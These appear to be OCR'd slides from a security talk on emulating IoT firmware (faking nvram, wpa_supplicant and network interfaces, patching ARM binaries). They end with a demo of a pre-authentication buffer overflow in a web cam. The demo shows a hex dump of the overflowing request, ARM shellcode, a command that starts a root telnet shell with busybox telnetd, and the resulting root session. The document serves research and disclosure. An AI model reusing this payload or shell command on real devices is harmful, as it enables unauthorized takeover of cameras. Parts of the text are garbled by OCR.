2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/BT_Addr", O_RDONLY) = 5
2750] flock(5, LOCK_SH)                 = 0
2750] read(5, "\0\0F\201g\1`\0#\20\0\0\7\200\0\6\5\7\3@\37@\37\0\4\200\0\377\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 64) = 64
2750] close(5)                          = 0
2750] openat(AT_FDCWD, "/dev/disk/by-partlabel/NVRAM", O_RDWR) = -1 ENOENT (No
)
2750] openat(AT_FDCWD, "/dev/mtd1", O_RDWR) = -1 ENOENT (No such file or dire
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDEB/PRODUCT_INFO", O_RDONLY) = 5
2750] close(5)                          = 0
2750] newfstatat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", {st_mode=S_IF
..}, 0) = 0
2750] openat(AT_FDCWD, "/data/nvram/APCFG/APRDCL/FILE_VER", O_RDONLY) = 5
2750] read(5, "NVRAM_VER_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0", 70) = 70
2750] lseek(5, 3626, SEEK_SET)    = 3626
2750] read(5, "PRODUCT_INFO\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

ask for nvram info

IF interactor is the medium,

can we fake it ?

reply with nvram info

```
root@rpi3:/opt/[redacted]# strace -f -s 256 chroot /opt/[redacted] /usr/bin/appmainprog
/abc 2>&1
^Croot@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt/[redacted]# ^C
root@rpi3:/opt[redacted]# cat /tmp/abc | grep nvram
openat(AT_FDCWD, "/lib64/libnvram.so", O_RDONLY|O_CLOEXEC) = 3
openat(AT_FDCWD, "/lib64/libnvram_custom.so", O_RDONLY|O_CLOEXEC) = 3
root@rpi3:/opt/dingdongmini2#
```

interactor

Custom Interactor

nvramsocket.py 2.4 KB

```python
#!/usr/bin/python

# For 1            ulation
# This code suppose to replace cfmd
# cfmd suppose to be the bridge between nvram and httpd and othe
# so far only httpd works will find out more`

import socket
import sys
import os

server_address = '/opt/            socket'
data = ''

# Make sure the socket does not already exist
try:
        os.unlink(server_address)
except OSError:
        if os.path.exists(server_address):
                raise
# Create a UDS socket
sock = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
# Bind the socket to the port
print >>sys.stderr, 'starting up on %s' % server_address
sock.bind(server_address)

# Listen for incoming connections
sock.listen(1)

while True:
    # Wait for a connection
    #print >>sys.stderr, 'waiting for a connection'
    connection, client_address = sock.accept()
    try:
        #print >>sys.stderr, 'connection from', client_address
        while True:
            data += connection.recv(1024)
            data = str(data)
            #data = data.decode('utf-8')
```

br0

The bridge trick

```
Terminal
File  Edit  View  Search  Terminal  Help
  File "./nvramsocket.py", line 33, in <module>
    connection, client_address = sock.accept()
  File "/usr/lib/python2.7/socket.py", line 206, in accept
    sock, addr = self._sock.accept()
KeyboardInterrupt
root@armhf:/home/xwings/tenda/nvramsocket# ifconfig
br0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.253.253.10  netmask 255.255.255.0  broadcast 10.253.253.255
        inet6 fe80::5054:ff:fefa:ee10  prefixlen 64  scopeid 0x20<link>
        ether 52:54:00:fa:ee:10  txqueuelen 1000  (Ethernet)
        RX packets 5952  bytes 586279 (572.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5404  bytes 1596396 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 52:54:00:fa:ee:10  txqueuelen 1000  (Ethernet)
        RX packets 5953  bytes 669782 (654.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5403  bytes 1596294 (1.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@armhf:/home/xwings/tenda/nvramsocket# s
```

10.253.253.10 V15.03.05.19_

Terminal

File Edit View Search Terminal Help

The switch looking device

Wireless Device

Faking wpa_supplicant

```
[WIFI_MW] Current PID=808

[WIFI_MW]
 control interface dir: /tmp/wpa_supplicant/
 wpa control client path: /tmp/wpa_supplicant/wpa_ctrl_808
 wpa monitor client path: /tmp/wpa_supplicant/wpa_moni_808
 p2p control client path: /tmp/wpa_supplicant/p2p_ctrl_808
 p2p monitor client path: /tmp/wpa_supplicant/p2p_moni_808

[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 11, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_ct
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
[WIFI_MW] wpaCtrlOpen: connect(), ctrl->s: 11, ctrl->dest.sun_path: /tmp/wpa_supplicant/wlan0
[WIFI_MW] [WPA_CTRL] Leave wpaCtrlOpen(), conn = 0.
[WIFI_MW] [WPA_CTRL] Enter wpaCtrlOpen: ctrl_path = /tmp/wpa_supplicant/wlan0.
[WIFI_MW] wpaCtrlOpen: unlink(), ctrl->s: 12, ctrl->mLocal.sun_path: /tmp/wpa_supplicant/wpa_mo
[WIFI_MW] wpaCtrlOpen: bind(), bindRet = 0.
```

making eth0 looks like wlan0 works too

Everything Things Else Fail

BL, BNE, BEQ and friends

Original BIN

```
SUB     R3, R11, #-var_38 ; optval
MOV     R2, #4
STR     R2, [SP,#0x54+optlen] ; optlen
LDR     R0, [R11,#fd] ; fd
MOV     R1, #6  ; level
MOV     R2, #4  ; optname
BL      setsockopt
LDR     R0, [R11,#fd] ; fd
MOV     R1, #2  ; cmd
MOV     R2, #1
BL      fcntl
MOV     R3, R0
CMN     R3, #1
BEQ     loc_1BE88
```

```
LDR     R3, =(socketHighestFd_ptr - 0xFF3B8)
LDR     R3, [R4,R3] ; socketHighestFd
LDR     R2, [R3]
LDR     R3, [R11,#fd]
CMP     R2, R3
MOVLT   R2, R3
LDR     R3, =(socketHighestFd_ptr - 0xFF3B8)
LDR     R3, [R4,R3] ; socketHighestFd
STR     R2, [R3]
LDR     R0, [R11,#var_48]
LDR     R3, [R11,#var_48]
LDR     R1, [R3,#0xA8]
LDR     R3, [R11,#var_48]
LDR     R2, [R3,#0x94]
LDR     R3, [R11,#var_48]
LDR     R3, [R3,#0xAC]
BL      sub_1B1A0
STR     R0, [R11,#var_14]
LDR     R3, [R11,#var_14]
CMN     R3, #1
BNE     loc_1BD80
```

```
loc_1BD80
LDR     R3, =(socketList_ptr - 0xFF3B8)
```

Patched BIN

```
STR     R0, [R11,#var_18]
MOV     R3, #0
STR     R3, [R11,#var_10]
LDR     R3, [R11,#var_18]
CMP     R3, #0
BGE     loc_1C8A4
```

```
MOV     R3, #1
STR     R3, [R11,#var_10]
MOV     R3, #0
STR     R3, [R11,#var_18]
B       loc_1C8A8
```

```
loc_1C8A4
NOP
```

```
loc_1C8A8
LDR     R3, =(socketMax_ptr - 0xFF3B8)
LDR     R3, [R4,R3] ; socketMax
LDR     R3, [R3]
LDR     R2, [R11,#var_18]
CMP     R2, R3
BGT     loc_1C828 ; Keypatch modified this from:
                  ;   BLT loc_1C828
```

```
R3, =(socketList_ptr - 0xFF3B8)
```

DEMO *bug disclosed in geekpwn 2018, shanghai*

Web Cam Buffer Overflow

Pre Authentication Bug

Buffer Overflow

Address Overwritten

Debug is almost Impossible *watchdog*

Emulation comes into play


```
File  Edit  View  Search  Terminal  Help
HI_Media_SDKInit: efreq=50,maxchn=2,resolution=31,maxresolution=6,maxwidth=1280,maxheight=720
HI_Media_SDKInit: maxchannel=2
HI_Media_SDKInit: maxresolution[0]=6
HI_Media_SDKInit: maxresolution[1]=7
HI_Media_SDKInit: maxresolution[2]=8
open extalarm error
HI_Media_SDKInit: HI_SDK_Init() error!
HI_Websvr_Init: init sdk failed!
HI_Websvr_Init: init media succeed.
HI_Websvr_Init: PBServer start.
acl: enable=0, errnum=0
HI_Websvr_Init: httpport=80, snapchn=1
ptz type: rs485
workthread: ptz init succeed.
ircut: c2b_value=90, b2c_value=30
workthread: ircut init succeed.
AF /dev/motor open error
AF: init failed!
AF: status proc exit.
infra: status=2
HI_Infra_IOCTL(warning): open /dev/rled failed!
lamp: flag=0, mode=0, timeout=30
HI_Infra_IOCTL(warning): open /dev/rled failed!
workthread: infrared init succeed.
HI_Reset_Init: smart: enable=0
HI_Reset_Init: light: enable=1
HI_Reset_Init: apmode: status=1
workthread: reset init succeed.
workthread: wifikey init succeed.
reset: open failed!
workthread: netdetect init succeed.
workthread: search start.
xqun disable.
workthread: p2p start.
workthread: wdt init succeed.
wdt: open(/dev/watchdog) failed!
lamp: proc start.
HI_Light_Proc: open failed!
light: open failed!
netdetect: Wifi (Enable).
netdetect: netflag(Lan).
==================================================
ipc_server start  : 2018-11-02 00:55:04
6.3-20180521
==================================================
upgrade(sd): check start.
ChkSDUpgrade: not upgrade file.
upgrade(sd): check end.
user: auth failed!
user: auth failed!
workthread: Exiting(signal=11), waiting for all threads to finish...
workthread: wdt done.
!!!===searcher svr(8002) exit===!!!
!!!===searcher svr(12109) exit===!!!
!!!===searcher svr(12222) exit===!!!
workthread: search done.
p2p done.
netdetect exit===!!!
workthread: netdetect done.
lamp: proc exit!!!
workthread: infra done.
workthread: ircut done.
workthread: ptz done.
*** 1541091330.0xb4ad14d0.master_thread.4308: stopping workers
```

```
File  Edit  View  Search  Terminal  Help
00000020  64 35 64 65  2e 6e 67 72  6f 6b 2e 69  6f 0d 0a 55  |d5de|.ngr|ok.i|o··U|
00000030  73 65 72 2d  41 67 65 6e  74 3a 20 4d  6f 7a 69 6c  |ser-|Agen|t: M|ozil|
00000040  6c 61 2f 35  2e 30 20 28  58 31 31 3b  20 4c 69 6e  |la/5|.0 (|X11;|· Lin|
00000050  75 78 20 78  38 36 5f 36  34 3b 20 72  76 3a 35 32  |ux x|86_6|4; r|v:52|
00000060  2e 30 29 20  47 65 63 6b  6f 2f 32 30  31 30 30 31  |.0)·|Geck|o/20|1001|
00000070  30 31 20 46  69 72 65 66  6f 78 2f 35  32 2e 30 0d  |01 F|iref|ox/5|2.0·|
00000080  0a 41 63 63  65 70 74 3a  20 74 65 78  74 2f 68 74  |·Acc|ept:|· tex|t/ht|
00000090  6d 6c 2c 61  70 70 6c 69  63 61 74 69  6f 6e 2f 78  |ml,a|ppli|cati|on/x|
000000a0  68 74 6d 6c  2b 78 6d 6c  2c 61 70 70  6c 69 63 61  |html|+xml|,app|lica|
000000b0  74 69 6f 6e  2f 78 6d 6c  3b 71 3d 30  2e 39 2c 2a  |tion|/xml|;q=0|.9,*|
000000c0  2f 2a 3b 71  3d 30 2e 38  0d 0a 41 63  63 65 70 74  |/*;q|=0.8|··Ac|cept|
000000d0  2d 4c 61 6e  67 75 61 67  65 3a 20 65  6e 2d 55 53  |-Lan|guag|e: e|n-US|
000000e0  2c 65 6e 3b  71 3d 30 2e  35 0d 0a 41  63 63 65 70  |,en;|q=0.|5··A|ccep|
000000f0  74 2d 45 6e  63 6f 64 69  6e 67 3a 20  67 7a 69 70  |t-En|codi|ng:|·gzip|
00000100  2c 20 64 65  66 6c 61 74  65 0d 0a 43  6f 6e 6e 65  |, de|flat|e··C|onne|
00000110  63 74 69 6f  6e 3a 20 63  6c 6f 73 65  0d 0a 55 70  |ctio|n: c|lose|··Up|
00000120  67 72 61 64  65 2d 49 6e  73 65 63 75  72 65 2d 52  |grad|e-In|secu|re-R|
00000130  65 71 75 65  73 74 73 3a  20 31 0d 0a  43 6f 6e 74  |eque|sts:|·1··|Cont|
00000140  65 6e 74 2d  4c 65 6e 67  74 68 3a 20  31 36 32 34  |ent-|Leng|th:|·1624|
00000150  0d 0a 0d 0a  78 2d 73 65  73 73 69 6f  6e 63 6f 6f  |····|x-se|ssio|ncoo|
00000160  6b 69 65 20  74 74 74 74  74 74 74 74  74 74 74 74  |kie·|tttt|tttt|tttt|
00000170  74 74 74 74  74 74 74 74  74 74 74 74  74 74 74 74  |tttt|tttt|tttt|tttt|
*
000007a0  74 74 74 74  54 d2 1c 20  0d 0a 0d 0a              |tttt|T··|···|····|
000007ac
[+] Opening connection to 10.253.253.10 on port 4444: Done
[DEBUG] Sent 0x44 bytes:
00000000  03 00 a0 e1  54 14 0d e3  1c 10 40 e3  01 2c a0 e3  |····|T···|··@·|·,··|
00000010  03 70 a0 e3  00 00 00 ef  54 04 0d e3  1c 00 40 e3  |·p··|····|T···|··@·|
00000020  d8 e5 07 e3  02 e0 40 e3  1e ff 2f e1  fa 0f a0 e3  |····|··@·|··/·|····|
00000030  01 10 21 e0  a2 70 a0 e3  00 00 00 ef  18 e0 4f e2  |··!·|·p··|····|··O·|
00000040  1e ff 2f e1                                          |··/·|
00000044
[DEBUG] Sent 0x28 bytes:
    '/bin/busybox telnetd -l /bin/sh -p 3333&'
[*] Switching to interactive mode
$
```

```
Terminal
File  Edit  View  Search  Terminal  Help
(00:55:48):xwings@dagobah:<~/work/hi3518>
(3)$ telnet 10.253.253.10 3333
Trying 10.253.253.10...
Connected to 10.253.253.10.
Escape character is '^]'.

/mnt/mtd/ipc # id
uid=0(root) gid=0(root) groups=0(root)
/mnt/mtd/ipc # cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 1 (v7l)
BogoMIPS        : 125.00
Features        : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x2
CPU part        : 0xc0f
CPU revision    : 1

processor       : 1
model name      : ARMv7 Processor rev 1 (v7l)
BogoMIPS        : 125.00
Features        : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm
CPU implementer : 0x41
```


IoT with UDP Access

Web Cam with Motor



Command Execution Injection

Chinese based WiFi Router



Questions

Multi ARCH Firmware Emulation

Yu Tong
KaiJern LAU